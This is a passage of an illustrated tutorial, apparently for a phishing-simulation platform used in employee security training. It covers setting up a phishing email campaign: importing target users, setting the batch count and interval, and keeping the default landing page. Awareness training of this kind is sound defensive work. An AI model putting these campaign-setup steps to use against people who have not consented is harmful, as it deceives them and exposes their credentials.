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
20. Leave fields such as **Sender Email**, **Sender Name**, **Subject**, **Select Time Zone**, **Expiry Date**, and **Schedule Later** set to their default values, as shown in the screenshot.

    Note: You can change the above-mentioned options if you want to.

21. In the **Import users** field, click **Select Source**.



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

22. **Import Users** pop-up appears, click to select **Quick Add** option from the list of options.



23. The **Import Users Info** pop-up appears; enter the details of the employee and click **Add**.



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
24. Similarly, you can add the details of multiple users. Here, we added two users.
25. After adding the users' details, click **Import**.



26. In the **Batch Count** and **Batch Interval** fields, set the values to **1**.

    Note: **Batch Count**: indicates how many you want to send emails to at one time; **Batch Interval**: indicates at what interval (in minutes) you want to send emails to a batch of users.

    Note: The values of Batch Count and Batch Interval might differ depending on the number of users you are sending phishing emails to.

27. Leave the **Landing Page** field set to its default value.

